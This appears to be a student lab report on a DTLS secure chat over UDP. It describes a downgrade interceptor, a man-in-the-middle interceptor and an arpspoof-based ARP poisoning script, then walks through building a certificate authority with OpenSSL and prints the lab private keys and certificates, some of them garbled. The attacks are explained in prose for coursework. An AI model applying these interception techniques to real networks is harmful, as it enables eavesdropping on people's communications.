

# Program Design

## 1. p2pChat.cpp:

→ Overview: This file calls the functionalities of the server and client based on the command line arguments. It initiates the handshake functionalities of the server and client to perform the DTLS communication over UDP.

## Flow:

### Server.cpp:

- Initialization: The server initializes by creating a UDP socket and binds the socket to the specific IP address (ex. 127.0.0.3) and server PORT (ex. 12345), secure server PORT (ex. 1234)
- Listening for Messages: The server listens for the clients to get connected. If the message is “chat\_hello”, the server responds with “chat\_ok\_reply”. If the message is “chat\_START\_SSL”, the server initiates DTLS setup and starts a secure handshake process.
- DTLS setup: The server initializes the SSL library and sets up the SSL context for DTLS. It loads the server’s certificates, and private key and sets up a verification option. The server then sets up the BIO for the socket and associates it with the SSL object.
- Secure Handshake: After DTLS setup, the server waits for incoming connections and initiates the handshake. Upon successful handshake, the server accepts the secure connection. Once the secure connection is established, the server communicates with the client by sending “chat\_hello\_secure” and receiving a response “chat\_hello\_secure\_ack”.
- Secure communication: After a handshake, the server creates an “IOServer” object to handle the IO operations and spawns two threads (reader and write thread). The server communicates with the client securely, exchanging messages until the client sends a closing message “chat\_close”.
- Cleanup: Once communication is completed the server closes the client socket and waits for another client to join.

### client.cpp:

- Initialization: The client initializes by creating a UDP socket and binds it to the IP address (ex. 127.0.0.2) and specific PORT (ex. 12345), secure PORT (ex. 1234).
- UDP handshake: The client sends a “chat\_hello” message to the server as an initial message and waits for the reply “chat\_ok\_reply”.

- Initialize secure handshake: The client sends a “chat\_START\_SSL” message to the server and waits for the reply “chat\_START\_SSL\_ACK”. Upon receiving the acknowledgment, the client initializes the OpenSSL libraries and prepares for a secure handshake.
- DTLS setup: The client creates an SSL context for DTLS and loads the certificates and private keys.
- SSL handshake: The client initializes the SSL object and associates it with the UDP socket. Upon successful connection, the client receives a message from the server and sends the acknowledgment.
- Secure communication: After a handshake, the client creates an “IOClient” object to handle the IO operations and spawns two threads (reader and write thread). The client communicates with the server securely, exchanging messages until the client sends a closing message “chat\_close”.
- Cleanup: Once communication is completed the client closes the SSL and UDP connections and freed SSL objects.

## **2. Secure\_chat\_interceptor.cpp (Trudy Downgrade Attack):**

→ It uses a UDP socket to establish a UDP connection between Alice and Bob. On receiving a DTLS connection setup request from Alice, it can either drop the chat\_START\_TLS message and send chat\_START\_TLS\_NOT\_SUPPORTED to Alice so that the conversation continues to be in unencrypted mode (Downgrade attack).

- The get\_ip\_address function is implemented to retrieve the IP address of a given server hostname using getaddrinfo
- An interceptor function is defined to intercept UDP messages between client and server, referred to as Alice and Bob. It receives UDP messages on a specified socket and forwards them between two servers based on the source IP address. If a specific message indicating an SSL handshake is intercepted, it responds with a message indicating that SSL is not supported. It utilizes multithreading to handle interception between two server pairs concurrently.
- The main function checks the command-line arguments to determine if the program should run in interceptor mode (-d flag). If in interceptor mode, it retrieves the IP addresses of two servers specified as command-line arguments, creates UDP sockets for interception, and launches two threads to handle interception for each server pair.

### **3. Secure\_chat\_active\_interceptor.cpp (MITM attack):**

→ The script facilitates a Man-in-the-Middle (MITM) attack by intercepting messages between two specified hosts and manipulating the communication.

- Victim Message Interception: Sets up two threads to handle the interception of messages from each victim host. Thread 1 (handleFirstVictim) manages the interception and manipulation of messages from the first victim host. Thread 2 (handleSecondVictim) initiates a secure handshake with the second victim host, intercepts its messages, and manipulates the communication.
- Server and Client Communication: Utilizes classes Server and Client from Server.cpp and Client.cpp, respectively. The Server class listens for messages and performs a secure handshake with the first victim host. The Client class initiates a secure handshake with the second victim host, allowing interception and manipulation of messages.

### **4. Poison\_arp\_alice1\_bob1.sh (ARP Poising):**

→ The script aims to perform ARP spoofing by manipulating ARP cache entries on a local network.

- Utilizes the arpspoof command to perform ARP spoofing.
- Command-line arguments are passed to arpspoof to specify the interface, client, target, and host for ARP manipulation.
- The arpspoof command is executed in the background (&), and its output is redirected to /dev/null to suppress any console output. The process ID (PID) of the arpspoof command is stored for later termination.
- Prompts the user to press Enter to stop the ARP poisoning process. Upon user input, the script kills the background process using the stored PID, effectively stopping ARP spoofing.

## Task - 1

### 1. Generate the Root CA private key (ECC 512-bit):

→ Command: openssl ecparam -genkey -name prime256v1 -out root.pem

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl ecparam -genkey -name prime256v1 -out root.pem
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ ls
alice  bob  root.pem
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat root.pem
-----BEGIN EC PARAMETERS-----
BggqhkJOPQMBBw==
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIKXcvxgPUm3U0DpeTK6R0skNRBj+2zFqtMYwGqhRoeMoAoGCCqGSM49AwEHoUQDQgAEh/KoQrOX9VJi/S+pZ9KYDmKZAzaR4nj3pY0eKr5g+Uvn1yPFGtEu2P7FoIsf/Q0s0C1Htt7lPh1H7P5z49Ld/g==
-----END EC PRIVATE KEY-----
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ □
```

### 2. Create the Root CA Certificate (self-signed):

→ Command: openssl req -new -x509 -key root.pem -out root.crt -subj "/CN=iTS Root  
← R1/O=IITHyd/C=IN"

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl req -new -x509 -key root.pem -out root.crt -subj "/CN=iTS Root R1/O=IITHyd/C=IN"
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat root.crt
-----BEGIN CERTIFICATE-----
MIIBvTCCAWOgAwIBAgIUHRv2CC7X8o8N7t25pElVPvr8GS8wCgYIKoZIzj0EAwIw
NDEUMBIGA1UEAwLbVRTIFJvb3QgUjExDzANBgNVBAoMBkIJVh5ZDELMAkGA1UE
BhMCSU4wHhcNMjQwMzE3MDkwMjUzWhcNMjQwNDE2MDkwMjUzWjA0MRQwEgYDVQQD
DATpVFMcUm9vdCBSMTEPMA0GA1UECgwGSUlUSh1kMQswCQYDVQQGEwJJTjBZMBMG
ByqGSM49AgEGCCqGSM49AwEHA0IAIBIfyqEKzl/VSYv0vqWfSmA5imQM2keJ496WN
Hiq+YPlL59cjxRrRLtj+xaCLH/0NLNAtR7be5T4dR+z+c+PS3f6jUzBRMB0GA1Ud
DgQWBBDUwvs2nPUR3MmYCVrMkk6ymAVcwDAfBgnVHSMEGDAwgBTUwvs2nPUR3MmY
CVrMkk6ymAVcwDAPBgnVHRMBAf8EBTADAQH/MAoGCCqGSM49BAMCA0gAMEUCIDth
ZyP2tDdyj5RItT4BVo4nETpy7f1QNjoTXMA7mtpAAiEAvgRQofRlwWWNWA9ox0iV/1
xsFleUkEq/B2FKkPaiWa+OU=
-----END CERTIFICATE-----
```

root.crt	
<b>ITS Root R1</b>	
Identity: ITS Root R1	
Verified by: ITS Root R1	
Expires: 16/04/24	
<a href="#">View Details</a>	
<b>Subject Name</b>	
CN (Common Name): ITS Root R1	
O (Organization): IITHyd	
C (Country): IN	
<b>Issuer Name</b>	
CN (Common Name): ITS Root R1	
O (Organization): IITHyd	
C (Country): IN	
<b>Issued Certificate</b>	
Version:	3
Serial Number:	1D 1B F6 08 2E D7 F2 8F 0D EE DD B9 A4 49 55 3E FA FC 19 2F
Not Valid Before:	2024-03-17
Not Valid After:	2024-04-16
<b>Certificate Fingerprints</b>	
SHA1:	1C 17 08 98 66 C5 B3 8C E2 3E 6C 29 4F CC 56 15 C5 64 90 44
MD5:	65 2B 64 A3 CD 99 F2 BD 7B 4B EC 3E A1 36 DF FD
<b>Public Key Info</b>	
Key Algorithm:	Elliptic Curve
Key Parameters:	06 08 2A 86 48 CE 3D 03 01 07
Key Size:	256
Key SHA1 Fingerprint:	08 FE 64 2E EB 80 47 79 5C CF AB 76 C3 6C F9 A9 F5 9E 25 FC
Public Key:	04 87 F2 A8 42 B3 97 F5 52 62 FD 2F A9 67 D2 98 0E 62 99 03 36 91 E2 78 F7 A5 8D 1E 2A BE 60 F9 4B E7 D7 23 C5 1A D1 2E D8 FE C5 A6 8B 1F FD 0D 2C D0 2D 47 B6 DE E5 3E 1D 47 EC FE 73 E3 D2 DD FE
<b>Subject Key Identifier</b>	
Key Identifier:	D4 C2 FB 36 9C F5 11 DC C9 98 09 5A CC 92 4E B2 98 05 5C C0
Critical:	No
<b>Extension</b>	
Identifier:	2.5.29.35
Value:	30 16 80 14 D4 C2 FB 36 9C F5 11 DC C9 98 09 5A CC 92 4E B2 98 05 5C C0
Critical:	No
<b>Basic Constraints</b>	
Certificate Authority:	Yes
Max Path Length:	Unlimited
Critical:	Yes
<b>Signature</b>	
Signature Algorithm:	SHA256 with ECDSA
Signature:	30 45 02 20 3B 61 67 23 F6 B4 37 72 8F 94 48 B5 3E 01 56 8E 27 11 3A 72 ED FD 50 36 3A 13 5C C0 3B 9A DA 40 02 21 00 BD 14 28 7D 19 56 58 D5 80 F6 8C 74 89 5F F5 C6 C1 65 79 49 64 AB F0

### 3. Generate the Intermediate CA private key (RSA 4096-bit):

→ Command: openssl genpkey -algorithm RSA -out int.pem -pkeyopt rsa\_keygen\_bits:4096

#### 4. Create the Intermediate CA Certificate (signed by Root CA):

→ First, create a configuration file **int.conf** with the following content.

```
[req]
default_bits = 4096
prompt = no
default_md = sha256
req_extensions = req_ext
distinguished_name = dn
[dn]
CN = iTS CA 1R3
O = CSE-IITH
C = IN
[req_ext]
keyUsage = keyCertSign, cRLSign
basicConstraints = CA:true
```

→ Command: openssl req -new -key int.pem -out int.csr -config int.conf

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl req -new -key int.pem -out int.csr -config int.conf
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat int.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIEpjCCAo4CAQAwNTETMBEGA1UEAwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NF
LULJVEgxCzAJBgNVBAYTAKLOMIICjANBgkqhkiG9w0BAQEFAAOCAg8AMIIICgKC
AgEAWuDgdn4q9fnSDAy5qHB4D8wLKCUIvxES9OS++ZH/Pwc23WOZC9gjiqLx+U1
hVMVV2fZM+vmx01HHj0Z3lhiUxmscCe+rOVm1mx7gbUXOAbXwcZPiBYyz1ePnn
+3aZNpQeovg7CBd+iAfDJOsFlmxdbCBjb98uR+dwE3mOh0esnR96rtWLQdPzHu+x
909bFWu2AZCPPdZVoN961T83N8ljuZXuu9GDGhNWF/YDmSkhp94+qSBbsdr2SnJW
HPM2qTkW46GLIKq99ddVW6zpwqpJGbwXxd55zJJtr7jSCIvQcZhNLFA/DVQyyQH
MXcRnq1Uv42Jq04d9o0H4z88pm7wZFX/8C+mRE3rtEmJEf4Z2NU390+/ErsL/1W
fe8BZi2lp9+MJB+kFytH68oLAALJG96ko0yQdhhtQZvE6p+usRxmmzxSUJnpeVG
XJ23mcpiyKhuetgCQyo1bbHEQ35Zqi/62tFXTxM2pjXqOn539btqYUvrSQtqZP
G2c30009sD1uqVbIcaqXL8I2YCzX4hglIpKKD5Jgi7q6g1rfFZUxtQ6xHGstTgDp
0sGh4Q8nJSq/gei5tEKDKomq8ScMWjMMXG6B3AFXEQ4/jgYwMmgIQyIzzVYFvCDe
4Q7XqQKksG4diifAo3ztbdzusLctCYTlyFnWVUW02hDoyj8CAwEAAsMCoGSqG
S1b3DQEJDjEdMBswCwYDVR0PBAQDAgEGMAwGA1UDewQFMAMBaf8wDQYJKoZIhvcN
AQELBQADggIBAG8t3WeeUZZB+iJCMlO/ypPYdyB62vJ43baXnv/wH0tByNuUi5Vm
BnyJNcoWLGMNS6ls14JoxtM3gRJz3j0ZRSvR/TJstYNsJmCZ71KDST8PgVsuaqIM
RL50g2fwQZFD2Lj6wqfJ9cnbT+3hLs5GEihUue3fDSmsNRkCsepNy0eeeEi6grE
CLWaE0bF8JEYZ/QvKG0vrYL/UPQfQJFU2i+cZzCk31sEEoUTEcj7F0krYXdjtow
WYzvWr9hFUBivXNAPragDyz8svUyCZz6qCrydoJ8PpoUg9gf6p9f139Ug9GEHi3
yUEvoBts3fbAYZ5BvNwyrvHuuycVgCzduMAKQcqAw+VLCYYA2CfsMvDo8WE6bVxf
yUBY+pOru+ZJrx52tI9zgsM9DxD720ZW/70/9EE0GymOjsFpt2QvoHQw2ApCYaJ
+o5WKlu4GcD47RRarVuliFYXNrX/oxUu/CJvM0sigoi7riAh2lvWneVNJGYqts4n
55jY5C5BbEt0BTgQKf42EnH7KYQgTYuleaPKv5NPOJJvMww9CJ119Jc2CCVFQt3Z
e/trtmwsGle3o31f3AzHrMkNWcdhNbf+h2fcxkH2+NmUPvHyIwVcGmkVH3Ek277m
/SAF5wmCpIlMnfecpElccQ3cfptuaZxp10IyG2yDaHgayV0e+mC2TE0z
-----END CERTIFICATE REQUEST-----
```

→ Command: openssl x509 -req -in int.csr -CA root.crt -CAkey root.pem -CAcreateserial  
     ↳ -out int.crt -days 365 -sha256 -extfile int.conf -extensions req\_ext

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl x509 -req -in int.csr -CA root.crt -CAkey root.pem -CAcreateserial -out int.crt -days 365 -sha256 -extfile int.conf -extensions req_ext
Certificate request self-signature ok
subject=CN = ITS CA 1R3, O = CSE-IITH, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat int.crt
-----BEGIN CERTIFICATE-----
MIIDkjCCAzmgAwIBAgIJJ8oMe9RIeIcMnbII6v6si+R0dgwCgYIKoZIZj0EAwIw
NDEUMBIGA1UEAwWlaVRTIFJvb3QgUjExDzANBgNVBAoMBkLJVEh5ZDELMakGA1UE
BhMCSU4wHhcNMjQwMzE3MDkxMDM2WhcNMjUwMzE3MDkxMDM2WjA1MRMwEQYDVQQD
DAppVFMcQ0EgMVIzMREwDyDVQQKDAhDU0UtSULUSDELMAkGA1UEBhMCSU4wggIi
MA0GCSqSib3DQEBAQUAA4ICDwAwggIKAoICAQDC4N2Bqfir1+ex0DLmochQpzAs
oJSK/ERL05L75kF8/Bzbdy5kL2C0KovH5TFUxVXZ9k6+bE7UcePRnewGJTQaxw
J676s5WbBdHtBtRc4BtfBzK+IFjLPV4+ef7dpk2LB6i+DsIF36IB8MnSwWbF1s
IGNv3y5H53ATeY6E56ydh3qu1YtB0/MdT7H071sVa7YBkI891lWg33rVPzc3yW05
le670YMaE1Z/9g0ZKGn3j6pIFux2vZKclYc8zapOTDjoaUgqr3111VbrOnCqkkZ
vPBFF3nnMkm2vuNIIi9BxmE0sUD8NVDLJAwdxGerVS/jYmrTh32jQfjPzymbvBk
Vf/wL6ZETdmu0SYkR/hnY1Tf3T78Suuv/VZ97wFmLYuWn34wkH6QXK0frYrgsACUk
b3qSjTJB2GFNm8Tqn66xHGabPFJQmel5UZcnbeZymLIqG562AJDKjVtscRDflmq
L/ra0VdPEZamNe0fnf1u2phS+tJB/Sq1k8bZzc7TT2wPw6pVshxqpcvwjZgLNfi
GCUikooPkmcLurqDWt8VlRe1DrEcaxNOAOsSwahDyc1Kr+B6Lm0QoMqiarxJwxa
MwxcboHcAVCRDj+OBjAyaAhDIjPNvgW8IN7hDtepAqswh2KJ8Cjf01t306wsK0J
hOXIwdZVRbTaEOjKPwIDAQABo10wzALBqNVH08EBAMCAQYwDAYDVR0TBAlUwAwEB
/zAdBgNVHQ4EFgQUQ1SGuZPL9k6WG99G+7RZYgOiAmIwHwYDVR0jBBgwFoAU1M7
Npz1EdzJmAlazJJ0spgFXMAwCgYIKoZIZj0EAwIDRwAwRAIgUoMuTxfrZgy2vWj
Zox04B/AxcxphYjvaOpwm00o6pECIBU70DmA0vPg42cLHDKfnMXwqHrIMIEX9mJK
CXyrfKFZ0
-----END CERTIFICATE-----
```



#### **5. Generate Alice's private key and CSR (RSA 1024-bit):**

→ Command: openssl genpkey -algorithm RSA -out alice.pem -pkeyopt  
    ← rsa\_keygen\_bits:1024

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl genpkey -algorithm RSA -out alice.pem -pkeyopt rsa_keygen_bits:1024
.....
.....
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice.pem
-----BEGIN PRIVATE KEY-----
MIIECzABADANBgqhkiG9w0BAQEFAASCAmIwggJAgEAAoGBAL3CsZkooAMGM579
v/RndQvJg72S0Pk4AlcoZrZZwRdSywjrst7Yq1jRx865XTVXtf7lCHaZ+41Np/z
7crpuZvBMcBa1KxgIIiTHLP+Ac8IA2nRs/LmnxsIwt6ZDqvmgFro8RCfx45eLPy
/jcdmp/cc3uwhfCfc7VlZLc+UsjAgMBAAEgYEAgmi+4KZBqTJLNKUgfFn/sr2gS
yIKQaOWL/jf+uwQXvd5Zv50HaLyBugh6Iu19GrUp+NTySp15Z92sawnLBmBW
Pt/bhqBA4pnG1knPs4Pb4Cw03m1lyrZfyN2fajxrgTbfY6Ipelymu2gLENMSuUS
hsKmTpWp53DoCvzyxkDkCQQzPAVkon/eKiJ/9Yl/c3kCmxXXfqdHjrYvdkJlPGKs
/LYP1660i1z2tWePRYXegRK4W5rC1L7Pq5/HcqA3QXdakEAx7g1fKroBbvcoJGN
chZpmhJfF8ypCwZpeetTqYzQYWXNzQXTKw6/p5ML2f3acLUAHuVfuu08kjM
RFsBPWJABU6sG8MH8zsM1aqj42Ol+m+jYw9aaw9HMhEANEfJbejdub629W1ldxE
MNTzb3zwFwowNjm8p8rIV/G4U7W66QjBAKtFk8jnqf9kDYdnaw4I3iLcorgyW7Fi
nqAmAF/oo2Cna+BtG1KhirBLpwP3qIn29Lvj8tfptophU/z+5P2xtW0CQDxeM8K
JZnVkm+lm9ubiDMTuarpuhfy0Wh3w9FsNRUt+XsfYzPAUenNIJk4Tg6Y1lhZk4o
9VxZAGMv9DACRrgd
-----END PRIVATE KEY-----
```

**Note:** RSA 1024-bit key was not supported thus we have switched to the RSA 2048-bit key.

→ Command: openssl req -new -key alice.pem -out alice.csr -subj  
     "  
         "/CN=Alice1.com/O=Alice LTD/C=IN"

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl req -new -key alice.pem -out alice.csr -subj "/  

=Alice1.com/O=Alice LTD/C=IN"  

ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice.csr  

-----BEGIN CERTIFICATE REQUEST-----  

MIIBdTCB3wIBADA2MRMwEQYDVQQDDApBbGljZTEuY29tMRIwEAYDVQQKDALBbGlj  

ZSBMVEQxCzAJBgNVBAYTAKlOMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC9  

wRM5KKADBjEu/b/50XULY09ktD50AJXKGa82WcEXUmMI67Le2KtY61/0uV02F7X  

+4ghwM/uNTaf8+3K6bmWzHAWtSsYCCIkxyz/gHPCANp60vy5p8bCMremQ6r5oB  

UaPEQn8e0XiZ8v3NXZqf3HN7sIX0HBX07yzZQvloYwIDAQABoAAwDQYJKoZihvcN  

AQELBQADgYEAf7Am42RoXW3RZMC0dUstqV3w7xmdi1eHXoEEoHneI8DLXdHGxVr0  

uzeqHtKTdhE2Sst2hv+jnkYfLA447kHd065lBs8lyfUtTbxU7528IesAjZ2glXk  

QwE+hMBe5tk08CMock5+cI0adepD0Khjyyg1znJxxuA/jw1cnjftBoU=  

-----END CERTIFICATE REQUEST-----
```

RSA 1024-bit

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl req -new -key alice2.pem -out alice2.csr -subj "/  

CN=Alice1.com/O=Alice LTD/C=IN"  

ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice2.csr  

-----BEGIN CERTIFICATE REQUEST-----  

MICezCCAWMCAQAwNjETMBEGA1UEAwwKQWxpY2UxLmNvbTESMBAGA1UECgwJQWxp  

Y2UgTFREMQswCQYDVQQGEwJJTjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC  

ggEBAN5mOC8MDj/g+u/Q7Eum90fmq4+ZIge10+YeZPo+RkbSlMYxomfiPRu8s2PB  

jbKo1TU9CqZ/9UeKRtwj3WCXFXT5wjYuekP2EC4vofJNZrAnyaaiicAslby+C0/5  

EMGEe2+KBIeSxcIgVa04fWIUIpuBnRI+eYAJfhcdpvuUNISiPIyyKo9D6taRPo1  

2yc7Q/zjRTZbkchNFPIlCulxm9vn7ti2EWIsn6av606+nlayUalfp50e9/hkrZ  

dh/MmyN/NrQofpx2i9dw1egpwLyubbU8soV90DrQL+gPJRzW9JWKuUPzi6Kxj0XU  

Muozn+qZ5++70mSOZIBJto90wU8CAwEEAaAAMA0GCSqGSIb3DQEBCwUA4IBAQB5  

vqBdTnrcQQLHfBugEw4aN75IceIQIxBcuzEhagnw9QD00+YhAqYTfUzg0wD/N3iQ  

gjboltgkc5MAPZFCMKmUx+ny9h5jsYfTMHEm45LUa0tSO4jJ+cOVTAHlySDCrigF  

oQRZkdnliyIv+VPbdyK1IG3AQo/SKGB3s+qCs52voFwUQcpG9BKH6surzt40kAY  

sHKCIYuKROA1Rko9fePoXv6LKma0tFfEGfd6g7ejoWJggKOPvd3lPusuMtzkWESK  

xg/hQEahXSmq0eMhYRAPoePfpStxwX121Yg3FH3TsPSaN+VFdh1y8skVc76HP9y5  

Cb7e7LPNq6sR0cv0hXHP  

-----END CERTIFICATE REQUEST-----
```

RSA 2048-bit

## 6. Generate Bob's private key and CSR (ECC 256-bit):

→ Command: openssl ecparam -genkey -name prime256v1 -out bob.pem

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ openssl ecparam -genkey -name prime256v1 -out bob.pem  

ravi@ravi-LOQ-15IRH8:~/NS/securechat/bob$ cat bob.pem  

-----BEGIN EC PARAMETERS-----  

BggqhkJOPQMBBw==  

-----END EC PARAMETERS-----  

-----BEGIN EC PRIVATE KEY-----  

MHcCAQEEIfj58niJ2ohMuhx0lni2CVe61nDVLEjbqruiSXV68IIuoAoGCCqGSM49  

AwEHoUQDQgAE5B1tzjxQiE26FtyClw3a0I4gp1afo4R1coEsZJrway9JYJI2BATT  

Bm1UqTMhDT3SJjw31yy0eaD8M5r43cHFaw==  

-----END EC PRIVATE KEY-----
```

→ Command: openssl req -new -key bob.pem -out bob.csr -subj "/CN=Bob1.com/O=Bob LTD/C=IN"

```
ravi@ravi-LQ0-15IRH8:~/NS/securechat/bob$ openssl req -new -key bob.pem -out bob.csr -subj "/CN=Bob1.com/O=Bob LTD/C=IN"
ravi@ravi-LQ0-15IRH8:~/NS/securechat/bob$ cat bob.csr
-----BEGIN CERTIFICATE REQUEST-----
MIHsMIGUAgEAMDIxETAPBgNVBAMCEJvYjEuY29tMRAwDgYDVQQKDAcB2IgTFRE
MQswCQYDVQQGEwJJTjBZMBMGByqGSM49AgEGCCqGSM49AwEHA0IABQdgc48UiHn
uhbcgpcN2tCOIKdWn60EdXXBLGSa8GsvSWCSNgQE0wZtVKKzIQ090iY8N9cstHmg
/D0a+N3BxQ0gADAKBggqhkJOPQQDAgNHADBEA1B0P+3qwtxVKy/4xQxjHi4ligQx
71QFcLmVuxBOIShQYwIg0vNQ5cKUoauJme6+9PtqWoUibHhRRI/sbixf0cfkrw=
-----END CERTIFICATE REQUEST-----
```

## 7. Sign Alice's CSR with Intermediate CA:

→ Command: openssl x509 -req -in ..//Alice/alice\_2048.csr -CA int.crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out alice\_2048.crt -days 365 -sha256

```
ravi@ravi-LQ0-15IRH8:~/NS/securechat/alice$ openssl x509 -req -in alice.csr -CA ..//int.crt -CAkey ..//int.pem -CAcreateserial -out alice.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN = Alice1.com, O = Alice LTD, C = IN
ravi@ravi-LQ0-15IRH8:~/NS/securechat/alice$ cat alice.crt
-----BEGIN CERTIFICATE-----
MIDbjCCAVYCFG7EE0xxTvkn26PUFK0dId7A1w6zMA0GCSqGSIb3DQEBCwUAMdux
EzARBgNVBAMCMlUuyBDQSAxUjMxETAPBgNVBAoMCENTRS1JSVRIMQswCQYDVQQG
EwJJTjAeFw0yNDAzMTCw0TiYMTzaFw0yNTAzMTcwOTiyMTzaMDYxEzARBgNVBAM
CKFsaWNlMS5jb20xEjAQBgNVBAoMCUFsaWNlIExURDELMakGA1UEBhMCSU4wgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAL3CszkooAMGMS79v/nRdQvJg72S0Pk4
AlcoZrzZwRdSYwjrst7Yq1jrx865XTYxtf7iCHAz+41Np/z7crpuZvbMcBa1Kxg
IIiTHLP+Ac8IA2nrs/LmnxsIwIt6ZDqvngFRo8RCfx45eLPy/c1dmp/cc3uwhfQc
Fc7vLZlc+U5jAgMBAAEwDQYJKoZIhvcNAQELBQADggIBAICLzuvD0l5nh6iIASuL
o7iW3G7eGs04WTAcUljFtw1xkMQHoAI8L5zQ8jGIjbHjjbvSe1RFz3cE+IgFibhz
/zGt2bC515SCHQGz33zBZIVLAsaOf7Ui/4wblGwfJ2y2ydqz9DZT0B30CLL/HsBH
PCeS0pmxs9aotnecX2VqKSBW55q8npYtZ0sUQRMdBuwmBYVVYfHeGkElf8F1yobZ
GzDqI07tyJF5Y+4i0hdI7prx7M/2KZEesSpC4ipTRnWWDnu1UXHOmoMHfOKDDl6sJ
KCWyZQ2LiqGEInQPgcZqc/+iEtYgNUeBcA6h1ALFa7cR86u7GuY80dxCf07rgytX
Fhi9nlvRzDilUb5ktL7yDEjvL7E/wbSn5CxGMs5oks3iEj82RTYI5rCcspPFzeef
w+1cNORz1jo22NYeV6YL8ugoTvGsHoK08AcbsScd01tK0T74TI3PlI+TtOnj7hy4
hK7+T/b4+wzNzPvqTzJeAOlhWk1eVm+i7mE4p1EPT3oakZwqEGMmhSU+1s/Bg0Ec
L54J70gwYKgK621eTpvoPeWeX1VXTRCFy1JDjP6aFqvVykCurxr4ymWg2HQKK76p
ElBpIak0xghlBK6XQT5RB32jFZmfGFpan7D3XfbZQqRTTqvror4qiSB9qeI5Hz20
V0CsBsw9nkm8iGmB9sVrNug/
-----END CERTIFICATE-----
```

RSA 1024-bit

→ External file to provide the extension constraints to Bob and Alice.



```
ravi@ravi-LOQ-15IRH8:~/NS/cs22mtech12006_cs22mtech12009_cs22mtech12010/Data$ openssl x509 -req -in ..Alice/alice_2048.csr
-CA int.crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out alice_2048.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN = Alice1.com, O = Alice LTD, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/cs22mtech12006_cs22mtech12009_cs22mtech12010/Data$ cat ..Alice/alice_2048.crt
-----BEGIN CERTIFICATE-----
MIIEUzCCAjugAwIBAgIUIJgH4QwMKcmGx8RDKzbL8JXf8od4wDQYJKoZIhvzcNAQEL
BQAwnTETMBEGA1UEAwwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NFLU1JVegxCzAJ
BgNVBAYTAKlOMB4XDTI0MDQwOTE4MDIyN1oXDTE1MDQwOTE4MDIyN1owNjETMBEG
A1UEAwwQWxpY2UxLnNvbTESMBAgA1UECgwJQWxpY2UgTFRMqSwCQDVQGEwJJ
TjCCASiwdQYJKoZIhvzNAQEBCBQADggEPADCCAQoCggEBAN5mOC8MDj/g+u/Q7Eum
90fmg4+Z1ge1+YeZPo+RKBStLMyxomflPRu8s2PBjbkoltU9Cqz/9UeKRTwJ3WCX
FXT5whYuekP2EC4vofJNZrAnyaaicAslby+C0/5EMGee2+KBIEsxcIgVa04fwIU
IpUbnRI-eYAJfhcdpv2uUNI5LPiyko96taRp012yC7Q/zjRTZbkchNPILcul
xm9vm7t12EWIwsn6av606+NlayuaLfpx50e9/HkrZdh/MmyN/NrQofpx219dW1egp
wLyubbU8soV9QDrQL+gPJrzW9JKuUpz16Kxj0XUMuozn+qZ5++70mSOZ1bJto90
wU8CAwEAaaNaMFgwHwDVROjBBgwFoAU01SGuZPL9k6WG99G+7RZYg0iAmIwCQYD
VR0TBAiWADALBgNVHQ8EBAMCBPAwHQYDVRO0BBYEFP+6tJssq04ViI3ffZx3HkwL
lhK1MA0GCCSgS1b3DQEBcwUA4ICAQBaOxxwqZu6crD5LPaxHhyH7nfvliyZbe
Ek3/aqPjIDiz71W70V7UgcXG2B+G74C/InEZyXY5wSezkSs8VS8p80/w+NtsUtgN
OyrrRuMvAP6Uq1sAK1j/2fhKdPaI0raCzfscn61ZKxposrdK/XzxxcpkQ7P9Nm
o6wVLSLaGP/8Z/3x4kf8AEpkWzuy7M+nvy10WdN4sTaYftINXhKidcnleTnJlwo
NTlw0V1K4I87/cwuSAz06IN1+yqFl+tcZcMinovs3FYkWv1SmrXol65yaTpEa02
wqtA8mGfcHj1+88WMBeZYXnrKJS1FoTaL7jY8rn1jC5L7ooyq303EvwYw2UiA3xx
970wLlkMh2f2LqU0UmBoKgCS23ejMMTp8tlnA1XWzEl54uPOJWt3/7F87KAY//pg
JuZtkevgz2nIE9NuvlhARGKzgShajvg2n6Cfp5wwK45f9z3smfktXzeZqXx5CQ
F10drKrWBtx2pItfJhLAQNNFtp8/b7tHcqU8YXH097Lktkj1872TGiKS0s8FF7CI
905Hdk/Mkhptdkkotytc6mHDwpGUj4yxKbdGdwRxwDOP+La02suMjWtaksofy
KDQbcrciwo4miwSycSzWVxFlyTwEcKgfes0geGUGNCv7nvtEdGK7QLjuKmj3C2Qi
cAXjGG0zNg==
-----END CERTIFICATE-----
```

RSA 2048-bit

## 8. Sign Bob's CSR with Intermediate CA:

→ Command: openssl x509 -req -in ..Bob/bob.csr -CA int.crt -extfile v3.ext -CAkey int.pem  
-CAcreateserial -out bob.crt -days 365 -sha256

```
ravi@ravi-LOQ-15IRH8:~/NS/cs22mtech12006_cs22mtech12009_cs22mtech12010/Data$ openssl x509 -req -in ..Bob/bob.csr -CA int.
crt -extfile v3.ext -CAkey int.pem -CAcreateserial -out bob.crt -days 365 -sha256
Certificate request self-signature ok
